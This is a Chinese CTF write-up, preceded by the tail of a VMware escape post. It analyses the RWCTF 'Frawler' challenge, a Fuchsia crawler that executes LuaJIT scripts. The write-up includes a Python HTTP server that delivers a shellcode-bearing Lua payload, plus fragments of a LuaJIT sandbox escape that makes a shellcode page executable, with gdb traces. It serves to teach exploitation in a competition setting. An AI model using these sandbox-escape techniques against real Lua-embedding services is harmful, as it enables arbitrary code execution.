因为gdb遇到了断点，那么guest就被停住了。然而你还在guest里面，你就没有办法按ctrl+alt切出来了，就像被人放了一招时间停止一样。这个时候你除了含泪强制关机之外没有什么好办法。所以大家在调试的时候记得现在exp开头加个sleep,然后在sleep的时候赶紧把鼠标切出来到host中。这样就可以正常调试了。(PS:好像mac不会有这个问题，因为mac可以直接用触摸板切出来?)

稍微打个广告:如果你觉得这篇文章有用，欢迎到github上follow一波Ne0(https://github.com/Chango-chen)和bibi(https://github.com/fpbibi)

相关材料

题目相关材料：

题目操作系统：Ubuntu x64 1804

目标VMWare Workstation：VMware-Workstation-Full-15.0.2-10952284.x86_64.bundle，

https://drive.google.com/open?id=1SlojAhX0NCpWTPjASfM03v5QBvRtT-sp

patched VMX：https://drive.google.com/open?id=1MJQSQYufGtI9DQnG1osyMk_1YbgCPL-E

一些参考资料：

https://www.zerodayinitiative.com/blog/2017/6/26/use-after-silence-exploiting-a-quietly-patched-uaf-in-vmware

https://www.52pojie.cn/thread-783225-1-1.html

https://sites.google.com/site/chitchatvmback/backdoor

26 Dec.

RW CTF Frawler WP | luajit与fuchsia的硬核玩法 (1)

作者：Anciety

Frawler

首先感谢RWCTF的精彩题目，这道题目可以说是很有意思，虽然环境上会比较蛋疼。也感谢@David492j的帮助，从他那学习到了新的思路，以及逆向神@pizza带我5分钟理解程序在干啥。

不过可惜的是最后还是没有搞出来，甚至在我第一次赛后分析的时候也分析错了，给了david一个错误的说法。第二次分析才明白，我去原来就差一个字节。。非常可惜。

这算是个writeup，也是个我自己的分析过程吧，我觉得这个分析过程还是很有意思的，在比赛时间内没有做出来还是比较可惜的。

题目基本分析及背景

首先简单分析一下题目。

```
Well, it turns out that the time machine we used to pwn suanjike is not a realworld thing
:( Let's try something from the future without time traveling.
The flag is located at /pkg/data/flag in frawler's namespace.


nc 100.100.0.103 31337
No undisclosed bug in public codes required. (Technically they should not be called
"0-day" as the entire stack is in experimental state anyway.)
```

题目的提示里只说了flag文件在/pkg/data/flag里，看来还要进行一定分析。

题目文件比较大，下下来之后发现有一个qemu和一系列包，其实我之前有玩过fuchsia系统，所以看到这还是能基本确定这题和fuchsia相关的，毕竟有一个run-zircon文件。

题目文件：

```
pkg
├── exe
│   ├── frawler
│   └── frawler-host
├── img
│   ├── fuchsia.zbi
│   ├── fvm.blk
│   └── multiboot.bin
├── qemu
│   ├── bin
│   │   ├── ivshmem-client
│   │   ├── ivshmem-server
│   │   ├── qemu-img
│   │   ├── qemu-io
│   │   ├── qemu-nbd
│   │   ├── qemu-system-aarch64
│   │   └── qemu-system-x86_64
│   ├── libexec
│   │   └── qemu-bridge-helper
│   └── share
│       └── qemu
│           ├── acpi-dsdt.aml
│           ├── bamboo.dtb
│           ├── bios-256k.bin
│           ├── bios.bin
│           ├── efi-e1000e.rom
│           ├── efi-e1000.rom
│           ├── efi-eepro100.rom
│           ├── efi-ne2k_pci.rom
│           ├── efi-pcnet.rom
│           ├── efi-rtl8139.rom
│           ├── efi-virtio.rom
│           ├── efi-vmxnet3.rom
│           ├── keymaps
│           │   ├── ar
│           │   ├── bepo
│           │   ├── common
│           │   ├── cz
│           │   ├── da
│           │   ├── de
│           │   ├── de-ch
│           │   ├── en-gb
│           │   ├── en-us
│           │   ├── es
│           │   ├── et
│           │   ├── fi
│           │   ├── fo
│           │   ├── fr
│           │   ├── fr-be
│           │   ├── fr-ca
│           │   ├── fr-ch
│           │   ├── hr
│           │   ├── hu
│           │   ├── is
│           │   ├── it
│           │   ├── ja
```

```
│           │   ├── lt
│           │   ├── lv
│           │   ├── mk
│           │   ├── modifiers
│           │   ├── nl
│           │   ├── nl-be
│           │   ├── no
│           │   ├── pl
│           │   ├── pt
│           │   ├── pt-br
│           │   ├── ru
│           │   ├── sl
│           │   ├── sv
│           │   ├── th
│           │   └── tr
│           ├── kvmvapic.bin
│           ├── linuxboot.bin
│           ├── linuxboot_dma.bin
│           ├── multiboot.bin
│           ├── openbios-ppc
│           ├── openbios-sparc32
│           ├── openbios-sparc64
│           ├── palcode-clipper
│           ├── petalogix-ml605.dtb
│           ├── petalogix-s3adsp1800.dtb
│           ├── ppc_rom.bin
│           ├── pxe-e1000.rom
│           ├── pxe-eepro100.rom
│           ├── pxe-ne2k_pci.rom
│           ├── pxe-pcnet.rom
│           ├── pxe-rtl8139.rom
│           ├── pxe-virtio.rom
│           ├── QEMU,cgthree.bin
│           ├── qemu-icon.bmp
│           ├── qemu_logo_no_text.svg
│           ├── QEMU,tcx.bin
│           ├── qemu_vga.ndrv
│           ├── s390-ccw.img
│           ├── s390-netboot.img
│           ├── sgabios.bin
│           ├── skiboot.lid
│           ├── slof.bin
│           ├── spapr-rtas.bin
│           ├── trace-events-all
│           ├── u-boot.e500
│           ├── vgabios.bin
│           ├── vgabios-cirrus.bin
│           ├── vgabios-qxl.bin
│           ├── vgabios-stdvga.bin
│           ├── vgabios-virtio.bin
│           └── vgabios-vmware.bin
├── README.md
├── run.sh
├── run-zircon
└── start-dhcp-server.sh
```

题目文件看起来比较多，一个重点的提示是run-zircon，zircon是fuchsia的内核，所以看来这道题的环境是fuchsia系统了。

另外一个比较显然的是，exe里肯定是题目文件了。

在进行下一步分析之前，我们现在需要了解一下fuchsia系统。

Fuchsia系统

Fuchsia操作系统是google正在开发中的一个系统，其实相关消息并不是很多，不过其已经开源，且文档有大量的描述，一些基本知识还是很容易学到的。

从操作系统分类来看，fuchsia采用了微内核的架构（想起了windows？），且并没有完全采取posix标准，所以在很多方面与我们熟知的linux有一些显著差距，接下来我们来看看我们在pwn的过程当中需要了解的一些基本内容。

系统设计

fuchsia的总体设计其实和windows比较接近，相对linux来说，内核空间的数据被封装成对象，在用户空间以handle的形式体现，而调用系统调用完成操作的过程就是通过传递handle去实现的，handle又具有一定程度的权限检查。

但是其实到这里对我们的利用都没有造成很大的影响，毕竟我们只是在用户空间去pwn，我们只需要能调用库函数或者调用系统调用就可以了。而对我们的pwn能产生影响的最主要的部分其实是系统调用的机制。

在linux里我们如果想要完成系统调用，如果能够执行任意代码，那只需要根据系统调用表去设置好相应寄存器和栈参数即可，但是在zircon内核(fuchsia的内核)中，系统调用是通过vDSO来完成的。

熟悉linux用户空间pwn的同学应该对vDSO并不陌生，但是这里与linux的一个最关键区别在于，在linux中vDSO是为了加速系统调用存在的，而在zircon中，这是唯一一种进行系统调用的方法，如果直接使用syscall汇编指令，内核会对来源进行check，这样的访问是会被拒绝的。

所以在利用当中我们需要注意的一个关键问题就是如何进行系统调用的问题，当然，如果具有库函数地址等就最好了。

系统环境处理

其实这一点我应该没有什么资格来说。。因为其实我并没有把环境真正搭起来。。

这个地方其实比较值得吐槽，当然由于这个系统也在非常早期的阶段，这些也还可以接受吧。

环境上主要是需要调试和文件拷贝（因为需要把libc等拷贝出来），而fuchsia系统采用了多层次的概念，内核层位于zircon，拷贝工具在zircon中，还好，zircon层并不算太大，不过为了编译这个也是花了不少精力，最终采用了在VPS上编译之后下下来的方法。。（感谢@sakura鼎力相助）

另外调试这一部分就更为麻烦了，因为调试器其实位于garnet层，我个人认为garnet层算是比较大的，在调试器文档中其实说是有SDK的，但是似乎并没有已经编译好的SDK的可以下载，所以只能自己编译，所以最终我采用了。。。不使用调试器的方法。

这里其实好像还有一个方法可以处理调试，由于后来并没有太需求调试功能，所以我没有去尝试。那就是通过在启动的时候(run.sh中)的run-zircon命令最后加上--debugger选项，这样可以用gdb去连接1234端口（其实这里和调试linux内核一样，本质上也是调试zircon内核）。之后通过ps查看到进程号之后可以通过vmaps去查看mapping，之后下断点到启动新进程的地方去使用gdb调试。如果有尝试这种方法进行调试的可以告诉我一下是否存在其他问题。

继续分析

好了我们现在已经了解了一些fuchsia系统的基础了，对于更深入的了解，可以查看fuchsia文档（google服务器），之后我就不再详细描述fuchsia系统相关基础知识了。

在了解了这些之后我们就可以开始逆一下程序看看功能了，首先是frawler-host。

这个程序其实不怎么需要详细的去逆向，因为根据README:

```
1. `tunctl -u $USER -t qemu`
2. Run `run.sh`.
3. Wait about 1 minute.
4. Service is running on 192.168.1.53:31337
```

这里启动之后是有一个service的，之后对照一下可以发现：

```
v7 = sub_1B8B0(v2 - 1800);
if ( (unsigned int)sub_1FE70(v7, 0LL, a1 + 32) )
{
  fxl::LogMessage::LogMessage(
    (fxl::LogMessage *)(v2 - 1160),
    3,
    "../../garnet/bin/frawler/frawler-host.cc",
    65,
    "zx::job::create(*zx::unowned<zx::job>(zx::job::default_job()), 0, &job_) == ZX_OK"
  v8 = sub_1B8B0(v2 - 1160);
  sub_1B8A0(v2 - 1832, v8);
  fxl::LogMessage::~LogMessage((fxl::LogMessage *)(v2 - 1160));
}
sub_1B8F0(v2 - 1800);
fxl::StringPrintf((fxl *)(v2 - 1792), "tcp:%d", a2);
v9 = sub_1B940(v2 - 1792);
v10 = sub_1B960(v2 - 1792);
if ( (unsigned int)sub_1B910(a1 + 32, 3LL, v9, v10) )
{
  fxl::LogMessage::LogMessage(
    (fxl::LogMessage *)(v2 - 1448),
```

很明显的启动tcp服务器的操作，所以我并没有对这个程序进行仔细的逆向（pizza: 要是我，看一眼就猜出来了，不用逆）， 所以重点去关注frawler程序。

```
__writefsqword(0x18u, v0 - 160);
*(_QWORD *)(v0 - 8) = __readfsqword(0x10u);
setvbuf(*(FILE **)off_76448, 0LL, 2, 0LL);
setvbuf(*(FILE **)off_76458, 0LL, 2, 0LL);
setvbuf(*(FILE **)off_76450, 0LL, 2, 0LL);
sub_6D2F0(v0 - 112, "/robots.txt");
sub_6BC50(v0 - 88, v0 - 112);
std::__2::basic_string<char,std::__2::char_traits<char>,std::__2::allocator<char>>::~bas
if ( *(_DWORD *)(v0 - 40) != 200 )
  exit(1);
sub_6BCD0(v0 - 136, v0 - 88);
*(_QWORD *)(v0 - 144) = sub_6D0F0(v0 - 136);
*(_QWORD *)(v0 - 152) = sub_6D100(v0 - 136);
while ( (unsigned __int8)sub_6C710(v0 - 144, v0 - 152) )
{
  v1 = sub_6C720(v0 - 144);
  request(v1);
  sub_6D1B0((_QWORD *)(v0 - 144));
}
sub_6C880(v0 - 136);
sub_6D380(v0 - 88);
__writefsqword(0x18u, v0);
return 0LL;
}
```

大致一看，有robots.txt，联系一下题目名字frawler，猜测是fuchsia crawler的意思，那么应该就是一个爬虫一样的逻辑了。（这里比较尴尬，我不小心把pizza给我的idb给删了，所以看起来比较难看）

总的来说，逻辑基本上是首先连通之后，会发一个http请求，请求robots.txt，然后会解析robots.txt，去爬取Disallow的内容（专爬Disallow？？）

这里一个比较有意思的地方：

```
    sub_6D1D0(v1 - 120, v1 - 88, v1 - 144);
    std::__2::basic_string<char,std::__2::char_traits<char>,std:
    if ( (unsigned __int8)sub_6D320(v1 - 120) )
    {
      v2 = sub_6D330(v1 - 120);
      if ( (unsigned __int8)sub_6D130(v2, "text/html") && !(unsi
      {
        stream = *(FILE **)off_76450;
        v6 = sub_6D1C0(a1);
        v7 = sub_6C870(v1 - 88);
        v8 = sub_6D1C0(v1 - 88);
        fprintf(stream, "Asset|/|%s|/|%zu|/|%s", v6, v7, v8);
      }
      else
      {
        v3 = sub_6D330(v1 - 120);
        v4 = sub_6D130(v3, "text/x-lua");
        if ( (_BYTE)v4 )
          execute_lua(v1 - 88, v4);
      }
    }
    sub_6D360(v1 - 120);
  }
  sub_6D380(v1 - 88);
```

一个text/x-lua引起了注意。。这里其实最终是pizza逆的，不过基本看看可以猜一下：

```
    sub_25240(L, (unsigned __int64)sub_296C0, 0, v10, v11, v12);
    sub_25240(L, (unsigned __int64)sub_29620, 0, v13, v14, v15);
    sub_25240(L, (unsigned __int64)sub_295B0, 0, v16, v17, v18);
    sub_25240(L, (unsigned __int64)sub_29800, 0, v19, v20, v21);
    v22 = sub_6CA50();
    v23 = sub_6C870(a1);
    sub_26270(L, v22, v23, "tokencompute");
    guess_lua_pcall(L, 0, 0, 0);
    sub_246D0(L, 0xFFFFD8EELL, "fdb0cdf28c53764e");
    if ( !(unsigned int)guess_lua_pcall(L, 0, 1, 0) )
    {
      if ( (unsigned int)sub_23410() )
      {
        v24 = sub_23A60(L, 0xFFFFFFFFLL, 0LL);
        sub_6C850(&unk_770D0, v24);
        v25 = *(FILE **)off_76450;
        v26 = sub_6D1C0((__int64)&unk_770D0);
        fprintf(v25, "Token: %s\n", v26);
      }
    }
    result = (_DWORD *)sub_21880(L);
  }
  return result;
```

```
A View-A | Pseudocode-A | Local Types | Hex View-1 | Structures | Enums | Imports |
__int64 __fastcall sub_29830(__int64 a1)
{
  __int64 v1; // rbx

  v1 = a1;
  sub_29910(a1);
  sub_215F0(a1, "Linux", 5LL);
  sub_215F0(a1, "x64", 3LL);
  sub_23F80(a1, 20100LL);
  sub_215F0(a1, "LuaJIT 2.1.0-beta1", 18LL);
  sub_292B0(a1, "jit", &unk_4F40, off_75910);
  sub_29730(v1, "jit.profile", sub_29980, *(unsigned int *)(v1 + 44));
  sub_29730(v1, "jit.util", sub_299A0, *(unsigned int *)(v1 + 44));
  sub_292B0(a1, "jit.opt", &unk_4F87, off_75938);
  *(_QWORD *)(a1 + 24) -= 16LL;
  return 1LL;
}
```

虽然猜起来可能比较难受，但是看到luajit我们应该大致明白了，这里肯定是执行了lua代码（不然传入luajit干嘛？），然后其他的部分是可以对比相应版本的luajit代码去逆向的，最终可以知道他执行了途中那个看起来像hash值一样的lua函数，所以在response的时候给出这个lua函数就可以执行lua函数了。

这里分享一下pizza的脚本，巧妙的用了pwntools的功能来把request和response进行了转发，这样就可以写一个真正的server来完成任务了：

request.py:

```
from pwn import *
context.log_level = "debug"

frawler = remote("192.168.3.53", 31337)
srv = remote("localhost", 31337)
frawler.connect_both(srv)

frawler.wait_for_close()
srv.wait_for_close()
frawler.close()
srv.close()
```

forward.py:

```
#!/usr/bin/python
# -*- coding: UTF-8 -*-

from BaseHTTPServer import HTTPServer, BaseHTTPRequestHandler

class TestHTTPHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        self.protocal_version = 'HTTP/1.1'
        self.send_response(200)
        print(self.path)
        if(self.path == "/robots.txt"):
            content = ""
            content += "Disallow: /a.txt\r\n"
            content += "Disallow: /b.txt\r\n"
            #content += "Disallow: /c.txt\r\n"
            #content += "Disallow: /d.txt\r\n"

        elif(self.path == "/a.txt"):
            with open("script.lua", "r") as f:
                content = f.read()
                with open('shellcode.hex', 'r') as fs:
                    content = content.format(fs.read())
            self.send_header("Content-Type", "text/x-lua")
        elif(self.path == "/b.txt"):
            content = "hello world b"
            self.send_header("Content-Type", "text/html")
        elif(self.path == "/c.txt"):
            content = "hello world c"
            self.send_header("Content-Type", "text/html")
        elif(self.path == "/d.txt"):
            content = "hello world d"
            self.send_header("Content-Type", "text/html")

        self.close_connection = 0
        self.send_header("Content-Length", str(len(content)))
        self.end_headers()
        self.wfile.write(content)


def start_server(port):
    http_server = HTTPServer(('localhost', int(port)), TestHTTPHandler)
    http_server.serve_forever()


start_server(31337)
```

接下来的分析我们基本就是在lua层完成的了，经过大致的观察，发现虽然这个lua沙箱非常弱，明显存在逃逸可能，这里可以查到一些资料，对照查看一下函数是否存在，大概是使用这样的函数:

```
function fdb0cdf28c53764e()
    return tostring(loadstring)
end
```

于是可以通过这样的方法去确认有哪些东西是打开的。非常显然，io是没有的（不然就直接做完了），基本思路也就出来了：需要通过loadstring去完成lua的沙箱逃逸，最终执行shellcode去完成利用。


luajit 沙箱

比赛期间的进度


好了，现在我们思路已经基本清晰了，接下来就是去一步一步解决问题。第一步当然是解决luajit沙箱的问题，于是我们搜到了这篇文章，这篇文章甚至给出了exp，nice!

于是我们下载了luajit的源码，由于目标文件是fuchsia系统的，我们调试不是很方便，所以我们下载了luajit的代码在本地编译之后本地调试，打算在调试成功之后再用于目标fuchsia系统。

接下来。。喜闻乐见:



ok，太棒了，现在我们不能直接用他的代码了，得自己去分析一下。。目前的问题看起来是代码是成功写入了，但是无法执行，那应该就是权限问题了。




好了，基本可以明确是权限问题了，那么我们看看权限改变的地方在哪儿。

```
-- The following seven lines result in the memory protection of
-- the page at asaddr changing from read/write to read/execute.
-- This is done by setting the jit_State::mcarea and szmcarea
-- fields to specify the page in question, setting the mctop and
-- mcbot fields to an empty subrange of said page, and then
-- triggering some JIT compilation. As a somewhat unfortunate
-- side-effect, the page at asaddr is added to the jit_State's
-- linked-list of mcode areas (the shellcode unlinks it).
local mcarea = mctab[1]
mctab[0] = 0
mctab[1] = asaddr / 2^52 / 2^1022
mctab[2] = mctab[1]
mctab[3] = mctab[1]
mctab[4] = 2^12 / 2^52 / 2^1022
while mctab[0] == 0 do end
```


看来是需要看看具体的情况了。我选择了把循环进行一下更改，这样可以在中间断下来看情况(其实最后segfault看也行，但是当时的情况是我以为在中间更改的步骤出了问题，所以不知道问题出在jit之后还是jit之前):

```
-- while mctab[0] == 0 do end
-- 改为
local i = 0
while i < 0x100000 do
    print(i)
end
```

之后在打印过程中ctrl + c中断，看到当前状态：



嗯，有L，也就是lua_State，但是没有注释里提到的jit_State，看来需要去找一下。看看代码：



由于lua_State在GG_State的第一个位置，那么理论上两个指针是一样的，所以可以直接通过*(GG_State*)0x40000378去查看变量内容：

```
patchins = 0x0,
mcprot = 0x0,
mcarea = 0x0,
mctop = 0x40014000 '\220' <repeats 1976 times>, "L\213W\020\270\004",
mcbot = 0x40014000 '\220' <repeats 1976 times>, "L\213W\020\270\004",
szmcarea = 0x40014000,
szallmcarea = 0x1000,
errinfo = {
```

这看起来好像不太对啊，按照注释里的说法，应该是mcarea和szmcarea去表示需要mprotect的页，然后mctop和mcbot指向页内啊。于是我再用同样的方法去尝试了在segfault的时候看状态：

```
mcprot = 0x5,
mcarea = 0x5555467c0000 "",
mctop = 0x5555467cff9d "\307\004%\020\004",
mcbot = 0x5555467c009d "",
szmcarea = 0x10000,
szallmcarea = 0x11000,
```

这里基本上就可以看出与注释一致了，那么我们按照注释去修改一下：

```
local mcarea = mctab[1]
mctab[0] = asaddr / 2^52 / 2^1022
mctab[1] = asaddr / 2^52 / 2^1022
mctab[2] = mctab[1]
mctab[3] = mctab[1]
mctab[4] = 2^12 / 2^52 / 2^1022
--while mctab[0] == 0 do end
local i = 1
while i < 0x1000000 do
    i = i + 1
    --print(i)
end
```

```
gef➤  r evil.lua
Starting program: /home/anciety/sources/luajit/LuaJIT-2.1.0-beta1/src/luajit evil.lua
PANIC: unprotected error in call to Lua API (runtime code generation failed, restricted kernel
?)
PANIC: unprotected error in call to Lua API (runtime code generation failed, restricted kernel
?)
Hello World
```


于是成功执行了。

赛后的深入思考

其实在比赛期间这个问题我并没有深入去考虑，这其实也是我没有在比赛期间做出来的关键，当时对luajit一知半解，导致后来碰到的问题没有办法去解决，也不知道问题出在什么地方。

事实上等到赛后我已经将exp根据@david492j大佬提供的思路参考完成exp之后，我依然没有想明白为什么当时会出现未调用mprotect的情况。

另外由于其实我最后的问题就在于这个mprotect的调用在zircon里没有进行，所以决定继续跟一下luajit，看看到底是什么原因造成了，说不定这能让我明白我自己的失败之处具体在哪儿。

luajit的jit

为了看明白代码，我们肯定首先需要一些luajit的前置知识。

首先通过一些资料，我们可以搜到luajit是一个基于trace的jit，翻看一下wiki可以学到相关的背景。

基于trace的jit基本过程就是按照循环次数来判断hot loops，找到hot的循环之后，会通过记录运行过程的方式，将记录下的运行过程直接翻译成汇编代码，这样之后的hot loop就会变为执行汇编代码，从而加快速度。感觉这种方式应该算是较为简单的jit方式，因为这样的方式会极大的忽略掉控制流方面的问题，毕竟只需要针对一种trace，这样的线性代码翻译和优化都比较简单。

至于luajit中的代码结构，我是通过看了这篇文章去了解了大致的luajit代码结构的。

调试

首先我修改了一下触发jit附近的代码，去确认到底修改了什么数据：

```
local mcarea = mctab[1]
mctab[0] = 0x1234/ 2^52 / 2^1022
mctab[1] = 0x4321/ 2^52 / 2^1022
mctab[2] = 0xdead / 2^52 / 2^1022
mctab[3] = 0xbeef / 2^52 / 2^1022
mctab[4] = 2^12 / 2^52 / 2^1022
local i = 1
while i < 0x1000000 do
    i = i + 1
    --print(i)
end
```

调试结果：

```
mcprot = 0x0,
mcarea = 0x1234 <error: Cannot access memory at address 0x1234>,
mctop = 0x4321 <error: Cannot access memory at address 0x4321>,
mcbot = 0xdead <error: Cannot access memory at address 0xdead>,
szmcarea = 0xbeef,
szallmcarea = 0x1000,
```

所以mctab[0]对应mcarea，然后之后的依次类推。

另外，为了快速找到运行位置，我给mprotect下了断点，然后去运行我们能够运行成功的魔改exp，之后通过backtrace去找到关键位置，过程中出现了多次断点，通过比对参数，涉及到目标页的一共有两次：

```
──────────────────────────────────────────────────────────────────────────────[ trace ]────
[#0] 0x7ffff7d15790 → Name: mprotect()
[#1] 0x555555584b30 → Name: mcode_setprot(prot=0x3, sz=<optimized out>, p=<optimized out>)
[#2] 0x555555584b30 → Name: mcode_protect(J=0x40000558, prot=0x3)
[#3] 0x555555584dba → Name: mcode_protect(prot=0x3, J=0x40000558)
[#4] 0x555555584dba → Name: lj_mcode_reserve(J=0x40000558, lim=0x7fffffffdf38)
[#5] 0x555555597f0b → Name: lj_asm_trace(J=0x40000558, T=0x40000558)
[#6] 0x55555556c690 → Name: trace_state(L=0x40000378, dummy=<optimized out>, ud=0x40000558)
[#7] 0x555555575af6 → Name: lj_vm_cpcall()
[#8] 0x55555556cfeb → Name: lj_trace_ins(J=0x40000558, pc=0x4000ab34)
[#9] 0x555555560b7f → Name: lj_dispatch_ins(L=0x40000378, pc=0x4000ab38)
──────────────────────────────────────────────────────────────────────────────────────────


